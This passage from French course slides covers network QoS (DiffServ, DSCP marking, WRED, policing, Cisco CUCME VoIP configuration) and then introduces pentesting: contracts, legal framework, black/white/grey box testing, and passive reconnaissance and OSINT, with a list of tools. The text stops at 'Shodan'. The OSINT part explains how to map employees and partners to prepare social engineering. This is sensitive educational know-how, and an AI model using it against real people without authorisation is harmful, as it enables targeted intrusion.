- DiffServ n'utilise pas de signalisation.

• Services différenciés (DiffServ)

– Les routeurs agrègent les flux en classes et y appliquent la QoS appropriée.

– Par exemple,

- Tous les flux TCP sont regroupés dans une même classe.
- Allocation d'une bande passante à cette classe et non aux flux individuels.



Source : Cisco System Inc., CCNA R&S, Bridge 6.0, page 9.10.1.4

- Services différenciés (DiffServ)

- Avantages

- Bonne évolutivité.
 - Adapté aux grands réseaux étendus car pas d'informations d'état à maintenir au niveau des routeurs.
 - Permet d'offrir de nombreux niveaux de qualité différents.
 - Pas de protocole lourd de signalisation à implémenter comme RSVP.

- Inconvénients

- Aucune garantie stricte de la qualité de service.
 - Nécessite le fonctionnement conjoint de mécanismes complexes sur l'ensemble du réseau.
 - L'agrégation de flux implique une perte de granularité au niveau de l'application de la QoS.

- Prévention de la congestion

- TCP or not TCP?


- **Les applications TCP**
 - S'adaptent automatiquement à l'encombrement (Ralentissement via le fenêtrage).
 - **Les applications non TCP**
 - Pas de mécanisme automatique, plus de risque d'abandon de paquets.
 - Certaines applications non TCP ne savent pas gérer les abandons de paquets.

- Important d'éviter les pertes de paquets pour certaines applications

- **Augmenter la capacité des liens**
 - Permet de réduire ou éviter l'encombrement.
 - **Mettre en place des techniques de mise en file d'attente (WFQ, CBWFQ et LLQ).**
 - Pour garantir la BP et assurer un transfert prioritaire aux applications sensibles.
 - **Supprimer les paquets non prioritaires avant qu'il n'y ait encombrement**
 - RED (Random Early Detection).
 - WRED (Weighted RED) = implémentation Cisco de RED.

• Principe WRED

- WRED surveille la profondeur moyenne d'une file d'attente.
- WRED ne fonctionne pas pour le trafic UDP (VoIP).



• Séquence de traitement des paquets en présence de QoS

1. Outils de classification et marquage
 - Analyse des sessions/flux pour déterminer la classe de trafic.
 - Marquage des paquets une fois la classe identifiée.
2. Prévention d'encombrement
 - Les outils QoS se basent sur les classes de trafic pour identifier le traitement à appliquer afin d'éviter la congestion du réseau.
 - Suppression sélective d'une partie du trafic, délai ou nouveau marquage.
3. Gestion de l'encombrement
 - En cas d'encombrement, le trafic est placé en file d'attente et donc retardé dans sa transmission.

• Classification et marquage

– Objectif

- Permettre d'identifier les types de paquets.
- Nécessaire pour pouvoir appliquer une stratégie QoS à un paquet.

– Classification

• Classification de paquets

- Consiste à classer un paquet dans un groupe spécifique (pour un traitement QoS)

• Pour classer le trafic au niveau des couches 2 et 3

- Au niveau de la couche 2 : via les interfaces (802.1p (802.1Q)).
- Au niveau de la couche 3 : via les listes de contrôle d'accès ou les mappages de classes (class-map).

```
R1(config)#class-map match-all VOIP ?
<cr>
```

```
R1(config)#access-list 101 permit ip any any ?
dscp      Match packets with given dscp value
precedence Match packets with given precedence value
<cr>
```

– Classification (suite)

• Classification au niveau des couches 4 à 7

- Fonction NBAR (Network Based Application Recognition).
 - » Propriétaire Cisco.
- Permet de reconnaître des applications à partir de signatures
 - » et non plus uniquement sur des N° de ports TCP/UDP.
 - » Ces signatures sont téléchargeables sur le site web de Cisco.

– Marquage

- Consiste à ajouter une valeur à l'en-tête du paquet.
- Permet d'associer le paquet à une stratégie prédéfinie (priorisation de certains paquets).
- Le marquage doit être effectué le plus près possible du périphérique source.
 - Cela permet d'établir la limite de confiance.

• Classification et marquage

– Le marquage appliqué au trafic dépend de la technologie.

- Le marquage au niveau de la couche 2
 - est possible pour le trafic non IP.
 - est la seule option QoS possible pour les commutateurs qui ne reconnaissent pas IP.
- Le marquage au niveau de la couche 3
 - Permet de transporter les informations QoS de bout en bout.

– Champs de marquage utilisés par différentes technologies.

Outils QoS	Couche OSI	Champ de marquage
Ethernet (802.1Q, 802.1p)	2	Class of service(Cos)
Wi-Fi (802.11)	2	Traffic Identifier (TID)
MPLS experimental values	2	EXP
IPv4 et IPv6	3	IP Precedence (IPP), Explicit Congestion Notification (ECN)
IPv4 et IPv6	3	Differentiated Services Code Point (DSCP)

• Marquage de couche 2


– 802.1Q

- TPID (Tag Protocol Identifier) de valeur 0x8100.
- TCI (Tag Control Information)
 - PRI (Priorité) codé sur 3 bits
 - Autorise le marquage sur huit niveaux de priorité (8 classes de service).
 - Identifie les marquages de classe de service (CoS, Class of Service).

Valeurs Cos et IPP	
Valeur	Description
6 et 7	Généralement réservé au trafic de contrôle réseau (protocoles de routage)
5	Recommandé pour la voix
4	Recommandé pour la vidéoconférence et le streaming
3	Recommandé pour la signalisation d'appel voix
2	Trafic de données à priorité forte
1	Trafic de données à priorité moyenne
0	Trafic de données à priorité faible (best effort = valeur par défaut)

• Marquage de couche 3


- Le marquage IPv4 et IPv6 utilise un champ de 8 bits
 - « Type of service » pour IPv4 (Type de service)
 - « Traffic Class » pour IPv6 (Classe de trafic).
 - Ces marquages sont utilisés par les outils de classification QoS.
- Contenu relatif au type de service et à la classe de trafic
 - 2 bits IP ECN (Explicit Congestion Notification)
 - Permettent de signaler un début de congestion du réseau (→ adapt TCP windows)
 - 6 bits DSCP utilisés par DiffServ pour le marquage.
 - Offrent 64 possibilités de classes de service.



197

• Comportements PHB (Per-Hop Behavior)


- PHB = Comportements d'acheminement observable de l'extérieur
 - Chaque nœud du réseau, compatible Diffserv, applique un traitement d'acheminement spécifique aux paquets associées à une classe de trafic.
 - Ainsi, à chaque saut, les paquets sont « accélérés », retardés ou abandonnés en fonction de la valeur DSCP.
- Format numérique ou par nom
 - Les valeurs DSCP et PHB peuvent être exprimées sous forme numérique ou par des noms.
- 4 PHB ont été définis
 - Class Selector BHP
 - Default Forwarding (DF) PHB.
 - Assured Forwarding (AF) PHB
 - Expedited Forwarding (EF) PHB



198

– Class Selector (CS) BHP

- Utilisé pour la rétrocompatibilité avec les périphériques non conformes à DiffServ
 - Compatible avec « IP precedence ».
 - Bits 5 à 7 définissent 8 classes CS0 à CS7.
 - Ces classes correspondent aux valeurs IPP.
- Bits 2 à 4 sont à 0.




– Default Forwarding (DF) PHB

- DF PHB et CS0 offrent un service au mieux (Best effort).
- Bits DSCP = 000000
- Comportement par défaut appliqué aux paquets qui ne peuvent pas être classés par un mécanisme de QoS.

– Assured Forwarding (AF PHB)

- AF PHB garantit une certaine quantité de BP à une classe de trafic AF.
- On distingue 4 sous-classes : AF1, AF2, AF3 et AF4.



Toujours 0

AF Class Name	AF IP Procedure Dec (x)	AF IP Procedure Bin	Drop Probability	Drop Probability Value Bin	Drop Probability Value Dec (y)	AF Name (Afxy)	DSCP Value Bin	DSCP Value Dec
AF1	1	001	Low	01	1	AF11	001010	10
AF1	1	001	Medium	10	2	AF12	001100	12
AF1	1	001	High	11	3	AF13	001110	14
AF2	2	010	Low	01	1	AF21	010010	18
AF2	2	010	Medium	10	2	AF22	010100	20
AF2	2	010	High	11	3	AF23	010110	22
AF3	3	011	Low	01	1	AF31	011010	26
AF3	3	011	Medium	10	2	AF32	011100	28
AF3	3	011	High	11	3	AF33	011110	30
AF4	4	100	Low	01	1	AF41	100010	34
AF4	4	100	Medium	10	2	AF42	100100	36
AF4	4	100	High	11	3	AF43	100110	38

Utilisé par WRED

En cas de congestion entre les classes, le trafic de la classe supérieure est prioritaire.

– Expedited Forwarding (EF) PHB

- Traitement accéléré des paquets une garantie de bande passante ainsi qu'une perte, une latence et une gigue faibles. → intéressant pour le trafic voix.
- Bits DSCP 5 à 7 = 101xxx

– Scavenger Class

- Certaines applications sont inutiles au bon fonctionnement d'une organisation mais peuvent être tolérées. Il s'agit généralement d'applications de divertissement :
 - des applications de jeu (Minecraft, Fortnite, ...),
 - des applications vidéo (YouTube, Netflix, ...),
 - des applications peer-to-peer (par exemple Torrent).
- Pour fournir une classe de trafic moins prioritaire qu'un service « best-effort » (CS0), il a été décidé (RFC 4594) d'utiliser le marquage CS1.

• Configuration des PHB

```
Router(config)# class-map match-all VOIP
1751-uut1(config-cmap)# match ip dscp ?
<0-63> Differentiated services codepoint value
af11 Match packets with AF11 dscp (001010)
af12 Match packets with AF12 dscp (001100)
af13 Match packets with AF13 dscp (001110)
af21 Match packets with AF21 dscp (010010)
af22 Match packets with AF22 dscp (010100)
af23 Match packets with AF23 dscp (010110)
af31 Match packets with AF31 dscp (011010)
af32 Match packets with AF32 dscp (011100)
af33 Match packets with AF33 dscp (011110)
af41 Match packets with AF41 dscp (100010)
af42 Match packets with AF42 dscp (100100)
af43 Match packets with AF43 dscp (100110)
cs1 Match packets with CS1 (precedence 1) dscp (001000)
cs2 Match packets with CS2 (precedence 2) dscp (010000)
cs3 Match packets with CS3 (precedence 3) dscp (011000)
cs4 Match packets with CS4 (precedence 4) dscp (100000)
cs5 Match packets with CS5 (precedence 5) dscp (101000)
cs6 Match packets with CS6 (precedence 6) dscp (110000)
cs7 Match packets with CS7 (precedence 7) dscp (111000)
default Match packets with default dscp (000000)
ef Match packets with EF dscp (101110)
Router1(config-cmap)# match ip dscp af31
```


AF41 = combinaison de « IP Precedence 4 » et « Drop Probability 3 »

• Frontières de confiance (trust Boundary)

– Où le marquage doit-il intervenir ?

- Le plus près possible de la source et sur un équipement de confiance.
 - Téléphone IP, commutateur L2 ou L3, AP, ...
- L'endroit du marquage permet de définir la frontière de confiance.


– Exemple de frontières de confiance



• Limitation et régulation (Policing and shaping)

– La régulation du trafic (Traffic shaping)


- Les paquets excédentaires sont maintenus dans une file d'attente (mémoire)
 - Le trafic est retardé, pas abandonné (moins de retransmissions TCP).
- Les paquets en file d'attente sont transmis graduellement dans le temps.
 - La planification des transmissions ultérieures peut se faire à l'aide de CBWFQ et LLQ.
- Généralement déployés sur les interfaces orientées vers les fournisseurs de services (SP).



• Limitation et régulation (Policing and shaping)

– La limitation du trafic (Traffic Policing)

- Le trafic dépassant le débit maximal configuré est
 - Soit abandonné ce qui va provoquer des retransmissions pour le trafic TCP.
 - Soit re-marqué avec une priorité plus faible (AF2 → AF1).
- La limitation est généralement appliquée à la périphérie du réseau pour empêcher certains trafics de gaspiller la BP.
 - La limitation peut être appliquée sur le trafic entrant ou sortant.



– La limitation du trafic (suite)

- Le trafic dépassant le débit maximal configuré est abandonné (ou remarqué).
 - Inconvénient : le trafic abandonné provoque des retransmissions TCP
- La limitation est généralement appliquée à la périphérie du réseau pour empêcher certains trafics de gaspiller la BP.
 - La limitation peut être appliquée sur le trafic entrant ou sortant.


– Algorithme de limitation

- Single-rate two-color marker/policer.
- Single-rate three-color marker/policer (srTCM).
- Two-rate three-color marker/policer (trTCM).

Exercice de configuration

• Exemple de configuration d'une communication vocale

- Configurer le réseau et Cisco Unified Communications Manager Express (CUCME) pour assurer les communications vocales entre téléphones IP.




Exercice de configuration

• Configuration du réseau

- Configurer les paramètres de base sur les commutateurs et les routeurs.
 - Adresses IP, hostname, mot de passe, ...
 - Créer les VLAN "data", "voice" et "management".
- Configurer un serveur DHCP sur chaque routeur
 - Fournir l'adressage IP pour les périphériques finaux (PC, IP phones, ...).
- Fournir l'alimentation PoE à Phone4
- Configurer le routage intra et inter-sites

- Configurer les interfaces pour le VLAN voix

```
Sw(config)#interface FastEthernet0/1
Sw(config-if)# switchport mode access
Sw(config-if)# switchport access vlan 20
Sw(config-if)# switchport voice vlan 30
Sw(config-if)# spanning-tree portfast
Sw(config-if)# power inline auto
```



- Vérification de l'interface

```
Sw# show interfaces gigabitEthernet 1/0/1 switchport
```

```
Name: Gig1/0/1
Switchport: Enabled
Administrative mode: static access
Operational Mode: static access
Administrative Trunking Encapsulation: negotiate
Operational Trunking Encapsulation: native
Negotiation of Trunking: Off
Access Mode VLAN: 10 (data)
Trunking Native Mode VLAN: 90 (default)
Voice VLAN: 50 (voice)
Trunking VLANs Enabled: ALL
Pruning VLANs Enabled: 2-1001
Appliance trust: none
```

• Cisco Unified Communications Manager Express

– CUCME

- Application de traitement des appels intégrée dans Cisco IOS.
- Permet aux routeurs Cisco de fournir des fonctionnalités PBX.
 - Permet aux succursales autonomes et aux petites entreprises de déployer un réseau voix et data sans nécessiter de matériel supplémentaire.

– Option DHCP 150

- L'option DHCP 150 demande aux périphériques VoIP recevant des adresses de contacter le routeur à l'adresse indiquée pour obtenir des informations d'enregistrement et de configuration.
- Syntaxe :

```
ip dhcp excluded-address 172.16.24.250 172.16.24.254
ip dhcp pool Pool-voice-172.16.24.x
  default-router 172.16.24.254
  network 172.16.24.0 255.255.255.0
  option 150 ip 172.16.24.254
exit
```

• Cisco Unified Communications Manager Express

– ephone (Ethernet phone)

- Dans Cisco Unified CME, un ephone est une configuration logicielle pour un téléphone (VoIP ou analogique).
 - Il faudra créer autant d'ephones qu'il n'y a de poste téléphoniques.

– ephone-dn (Ethernet Phone Directory Number)

- Un ephone-dn est un numéro d'annuaire qui représente une ligne téléphonique.
- Ce numéro d'annuaire (cette ligne) est associé à un ou plusieurs numéros de poste téléphonique pour permettre de faire des connexions d'appel.
- Le nombre de numéros d'annuaire créés correspond au nombre d'appels simultanés possible.

Création d'une ligne et assignation
d'un numéro de téléphone interne

```
R(config)# ephone-dn 1
R(config-ephone-dn)# number 4001
```

Exercice de configuration

- Cisco Unified Communications Manager Express

- Configuration du routeur pour fournir des services VoIP

```

R(config)# telephony-service
R(config-telephony)# max-ephones 5
R(config-telephony)# max-dn 5
R(config-telephony)# auto-reg-ephone
R(config-telephony)# auto assign 1 to 5
R(config-telephony)# ip source-address 172.16.10.1 port 2000
R(config-telephony)# exit
R(config)# ephone-dn 1
R(config-ephone-dn)# number 4001

```

Il sera possible de créer au maximum 5 Ephones et 5 Ephone-DN

Auto-enregistrement des téléphones

Obtention automatique d'un numéro de poste à partir des numéros d'annuaires de 1 à 5.

Extension qui sera attribuée à un téléphone (selon le plan de numérotation)

Exercice de configuration

- Vérification de l'enregistrement d'un téléphone

```

R#show ephone

ephone-1 Mac:0000.0C1D.AE38 TCP socket:[1] activeLine:0 REGISTERED
in SCCP ver 12 and Server in ver 8
mediaActive:0 offhook:0 ringing:0 reset:0 reset_sent:0 paging 0
debug:0 caps:8
IP:172.17.24.2 1025 7960 keepalive 43 max_line 2
button 1: dn 1 number 2001 CH1 IDLE

```

• Configuration de la QoS

– Classification du trafic

- Création et configuration d'une classe de trafic.

```
R(config)# class-map class-map-name
R(config-cmap)# match access-group {acl-N°|acl-name}
R(config-cmap)# match protocol protocol-name
```

– Exemple

```
R(config)# class-map SURF
R(config-cmap)# match protocol http
```

• Configuration de la QoS (suite)

– Marquage du trafic

```
R(config)# policy-map policy-map-name
R(config-pmap)# class class-map-name
R(config-pmap-c)# set precedence [0-7]
R(config-pmap-c)# set ip dscp {[0-63] | af11 | ... }
```

– Exemple

```
R(config)# policy-map Mark
R(config-pmap)#class SURF
R(config-pmap-c)#set precedence 1
R(config-pmap)#class VoIP
R(config-pmap-c)#set precedence 5
```

- Configuration de la QoS (suite)

- Régulation du trafic

```

R(config)# policy-map policy-map-name
R(config-pmap)# class class-map-name
R(config-pmap-c)# bandwidth Number → En kbps ou %
R(config-pmap-c)# priority Number → En kbps
  
```

Function	bandwidth Command	priority Command
Minimum bandwidth guarantee	Yes	Yes
Maximum bandwidth guarantee	No	Yes
Built-in policer	No	Yes
Provides low latency	No	Yes

- Configuration de la QoS (suite)

- Appliquer la ou les politiques à l'interface désirée

```

R(config)# interface fa 0/0
R(config-if)#service-policy {input |output} policy-map-
name
  
```

Chapitre 7

Introduction au pentesting

Pentesting Phase 1 : Pre-engagement Interactions

Phase de pré-engagement

• Pre-engagement Interactions

– Phase de définition des accords contractuels et financiers

- L'objectif est d'établir un cadre légal, technique et organisationnel, validé par le client et le prestataire (clauses de confidentialités, ...).

– Les règles d'engagement doivent être claires

• Le prestataire et le client doivent avoir une compréhension claire de ce qui se passera pendant le test d'intrusion

- Quels systèmes, données, processus et activités entrent dans le cadre du test ?
- Quel type de pentest (white/grey/black box) ?
- Quelles informations sur la cible le pentesters a-t-il à sa disposition ?
- Etablissement de canaux de communication sécurisés.
- Le budget.

• Le client doit donner son autorisation au testeur (contrat)

- Si le pentesteur s'écarte des termes du contrat, il est dans l'illégalité : ce n'est plus du pentesting mais du piratage.

• Déterminer pourquoi réaliser le pentest

– Le pentest basé sur un objectif précis (goal-based)

- Par exemple, tester une nouvelle application avant sa mise en production ou évaluer la sécurité d'une organisation récemment acquise.

– Le pentest de conformité (compliance-based)

- Servent à vérifier la conformité à une loi ou une norme.
 - Pour être conforme à certaines normes, l'entreprise a l'obligation de réaliser des pentests réguliers.
- Il peut nécessiter l'engagement d'un prestataire spécifique certifié pour effectuer l'évaluation.

– Le pentest en mode *red team*.

- Elle permet de confronter l'entreprise à des scénarios d'attaques crédibles en testant les réactions des équipes internes (Blue team).
- Généralement plus ciblé que les autres tests de pénétration.
 - Ne sont pas destinés à fournir des détails sur toutes les failles de sécurité d'une cible.

– ...

- Déterminer ce qui doit être testé et ce qui est interdit
 - Définir ce qui doit être testé (scope, scoping)
 - Quels systèmes, réseaux ou services doivent être testés ?
 - Quand ces systèmes peuvent-ils être testés et combien de temps durera le pentest ?
 - Quelles techniques sont autorisées ou interdites ?
 - Les équipes défensives peuvent-elles réagir (block-listing) ?
 - Les attaques destructives (effacement de mdp, DoS, ...) sont-elles autorisées ?
 - Les attaques contre les membres du personnel (phishing, ...) sont-elles autorisées ?
 - Quelles autorisations le pentester doit-il avoir ?
 - Comment réagir en cas de problème (notification immédiate, quel média, ...) ?
 - Existe-t-il des informations/systèmes auxquelles le prestataire ne peut pas accéder ?
 - Etc.
 - Le prestataire doit comprendre tous les éléments du pentest
 - C'est en fonction de ces éléments qu'il peut établir un plan d'action pour son pentest.

- Législation
 - Le pentesteur doit tenir compte des lois et restrictions locales
 - Vous devez toujours disposer d'une documentation claire de votre client indiquant que vous avez l'autorisation d'effectuer les tests.
 - Vous devez être au courant des lois qui s'appliquent sur le lieu du pentest.
 - Les outils de sécurité spécifiques peuvent être considérés comme des "armes" et peuvent être contrôlés et limités par certaines lois nationales dans différents pays.
 - Confidentialité
 - Il faut rédiger un **accord de non-divulgaration** indiquant quelles informations sont confidentielles et ne doivent pas être divulguées.
 - Il faut définir comment seront traitées des données confidentielles (vulnérabilités, mots de passe trouvés, ...).
 - Qui y aura accès? Comment les communiquer? ...
 - Une fois la mission achevée, il faut supprimer tous les enregistrements de vos systèmes (preuve de pénétration, liste des failles, ...).

- Législation (suite)

- Autres concepts juridiques importants

- SLA (Service Level Agreement)

- Document reprenant les attentes du client concernant les performances (qualité, délais, coût) du service de test de pénétration.
 - Accord sur les Niveaux de Service (ANS) ou Contrat de Niveau de Service (CNS)

- Statement of work (SOW)

- Cahier des charges qui spécifie les activités à réaliser lors d'une mission de test de pénétration.

- Le contrat

- Il précise les termes de l'accord, la manière dont vous serez payé, et il fournit une documentation claire des services qui seront exécutés.
 - Le cas échéant, vous devez obtenir l'autorisation écrite de tout fournisseur tiers ou partenaire commercial impliqué.

- Clauses de non-responsabilité

- Clause qui limite la responsabilité notamment dans le cas où l'entreprise perd des données suite à l'utilisation des applications ou des systèmes lors du pentest.

- Exemples de réglementations auxquelles certaines entreprises doivent se conformer

- Protection des données

- RGPD : Règlement général sur la protection des données (Europe).

- Réglementation dans le secteur financier

- GLBA : Gramm-Leach-Bliley Act (États-Unis).

- Réglementation dans le secteur des soins de santé

- HIPAA : Health Insurance Portability and Accountability Act (États-Unis).

- Réglementation relative aux cartes de paiement.

- PCI-DSS : Payment Card Industry Data Security Standard

- Types de pentest en fonction des connaissances du prestataire

- Unknown-environment testing (anciennement Black box)

- L'attaquant ne dispose d'aucune ou de très peu d'informations sur la cible.
 - Il est dans la peau d'une personne externe à l'entreprise.
 - Le champ d'application peut se limiter à identifier un chemin d'accès et s'arrêter là.
 - Ces tests à l'aveugle ont pour principaux avantages
 - D'être réalistes et plus rapides (cela coûte donc moins cher au client).
 - L'équipe défensive peut ne pas être au courant (du moment exact) de l'attaque, l'empêchant de se préparer et offrant ainsi une vision plus réelle de la manière dont les dispositifs de sécurité réagissent.
 - Inconvénients
 - Ces tests sont qu'ils sont moins exhaustifs et ne testent pas la qualité de la configuration des systèmes.

- Types de pentest en fonction des connaissances du prestataire

- Known-environment testing (Anciennement White box)

- **Le pentester dispose d'un maximum d'informations**
 - Les schémas topologiques.
 - Des identifiants de compte utilisateur.
 - Les configurations des systèmes.
 - Le code source des applications.
 - Etc.
 - **Permet au pentester d'aller beaucoup plus loin dans l'analyse des cibles**
 - L'objectif est d'identifier autant de failles de sécurité que possible.
 - Le pentester est dans la peau d'un « administrateur système et réseau » de l'entreprise cible.
 - Nécessite plus de connaissances de la part du pentester.

- Types de pentest en fonction des connaissances du prestataire

- Partially known environment testing (anciennement Grey box)

- Le pentester ne possède qu'une quantité limitée d'informations

- Approche hybride entre les tests dans un environnement inconnu et les tests dans un environnement connu.
 - Comme beaucoup de compromissions commencent par un poste client et se propagent à travers le réseau, le pentester peut commencer à l'intérieur du réseau.
 - » Il a accès à une machine cliente et dispose d'un couple identifiant/mot de passe valide.
 - Permet notamment de savoir à quoi un « utilisateur normal » de l'entreprise cible pourrait avoir accès (collaborateur malveillant ou collaborateur dont l'ordinateur a été piraté par exemple).

Pentesting Phase 2 : Intelligence Gathering

Collecte d'informations

- Intelligence Gathering (la collecte d'informations)
 - Consiste à rassembler un maximum d'informations sur les cibles
 - Recherche d'informations sur l'entreprise :
 - Les sites/agences, les employés (qui fait quoi), le FAI, les adresses IP des serveurs publics, les logiciels utilisés, les adresses mail...
 - Afin de pouvoir identifier, notamment, les différents systèmes de la cible et leurs caractéristiques.
 - Ces informations permettront de dresser une liste de cibles classées par ordre de priorité.
 - Terminologie
 - On parle de *reconnaissance*, *footprinting* ou *information gathering*.
 - Trois manières de collecter des informations
 - Via de la reconnaissance passive.
 - Via de la reconnaissance semi-passive.
 - Via de la reconnaissance active.

- Reconnaissances par des méthodes passives
 - Reconnaissance passive
 - Méthode de collecte d'informations dans laquelle les outils n'interagissent pas directement avec l'appareil ou le réseau cible.
 - Par exemple, en collectant des données accessibles publiquement (via les réseaux sociaux, WHOIS, DNS, ...).
 - Plus difficile d'obtenir des informations utiles sans jamais envoyer de trafic vers l'organisation cible, mais idéal pour ne pas être détecté par les systèmes de défense.
 - Reconnaissance semi-passive
 - Collecte avec interaction avec la cible mais via des méthodes qui ressemblent à un trafic et à un comportement normaux.
 - Par exemple, en naviguant sur l'application ou le site web du client.
 - Pas de recherches inversées approfondies ou de requêtes DNS par force brute, pas de scan de ports, ...
 - Reconnaissance active
 - Collecte en interagissant avec la cible, par exemple via l'utilisation de scanners de ports ou de scanner de vulnérabilité.
 - Dans l'idéal, ces interactions devraient être détectées par les systèmes/équipes défensives comme étant un comportement suspect ou malveillant.

- Reconnaissances par des méthodes passives ou semi-passives

- Open-Source INTelligence (OSINT)

- Renseignement d'Origine Source Ouverte (ROSO).
 - Ensemble de techniques, méthodes et activités visant à collecter et analyser des informations extraites de sources librement accessibles.
 - Sites web, conférences, médias sociaux, registres DNS...
 - Déclarations fiscales des entreprises...
 - Les informations collectées peuvent notamment contribuer à rendre plus crédibles des attaques de type ingénierie sociale.

- Exemples d'informations à rechercher

- **Mesures de sécurité physique du site**
 - Emplacement des caméras, capteurs, clôtures, entrée des fournisseurs...
 - Existence de sites secondaires (agence souvent moins sécurisée que le site central).
 - **Relations de l'entreprise**
 - Partenaires commerciaux, fournisseurs, clients...
 - Ces informations peuvent être utilisées pour mieux comprendre l'entreprise afin de créer des scénarios d'ingénierie sociale réussis.
 - Il est parfois plus facile pour un hacker de pirater un petit partenaire commercial qui dispose de certains accès privilégiés à l'entreprise cible.
 - **Dates importantes de la société**
 - Réunions du conseil d'administration, jours fériés, anniversaires, JPO, ...
 - » Une attaque peut être plus difficilement contrée en été lorsqu'une partie du personnel est en vacances.
 - **Offres d'emplois**
 - Permet de déterminer les types de technologies utilisées au sein de l'organisation.

– Exemples d'informations à rechercher (suite)

- **Listes des employés (énumération)**
 - Organigramme et identifications des postes.
 - Cartographier les interactions possibles entre les personnes dans l'organisation et à savoir comment y accéder depuis l'extérieur.
 - Noms d'utilisateur, adresses email, numéro de téléphone...
- **Médias sociaux**
 - Localisation des employés, technologies utilisées, événements et projets...
- **Métadonnées des documents**
 - Fournissent des informations sur les documents et les logiciels.
 - » Par exemple : nom de l'auteur/du créateur, l'heure et la date, l'emplacement dans un réseau informatique, la géolocalisation, le logiciel utilisé...
- **Informations sur les réseaux**
 - Adresses IP, fréquences Wi-Fi, normes de sécurité...
- **Existence de contre-mesures**
 - FW, A-V, WAF, proxy...
- ...

– Exemples d'outils de collecte passifs ou semi-passifs

- **Outils de recherche de domaines**
 - DNSdumpster, Dnsrecon...
- **Outils pour trouver des métadonnées dans les documents (Office, PDF, ...).**
 - FOCA, Exiftool, meta-extractor...
- **Outils pour trouver des localisations**
 - Média sociaux, applications Bing Map, Foursquare, Google Latitude, Yelp, Gowalla...
- **Pour trouver les adresses mail**
 - Sites web, groupes, blogs, forums, portails de réseaux sociaux...
- **Outils divers**
 - host, dig, nslookup, tracer.
 - WHOIS Lookups.
 - Spiderfoot.
 - Recon-neg.
- ...

– Exemples d'outils de collecte passifs ou semi-passifs (suite)

• Shodan

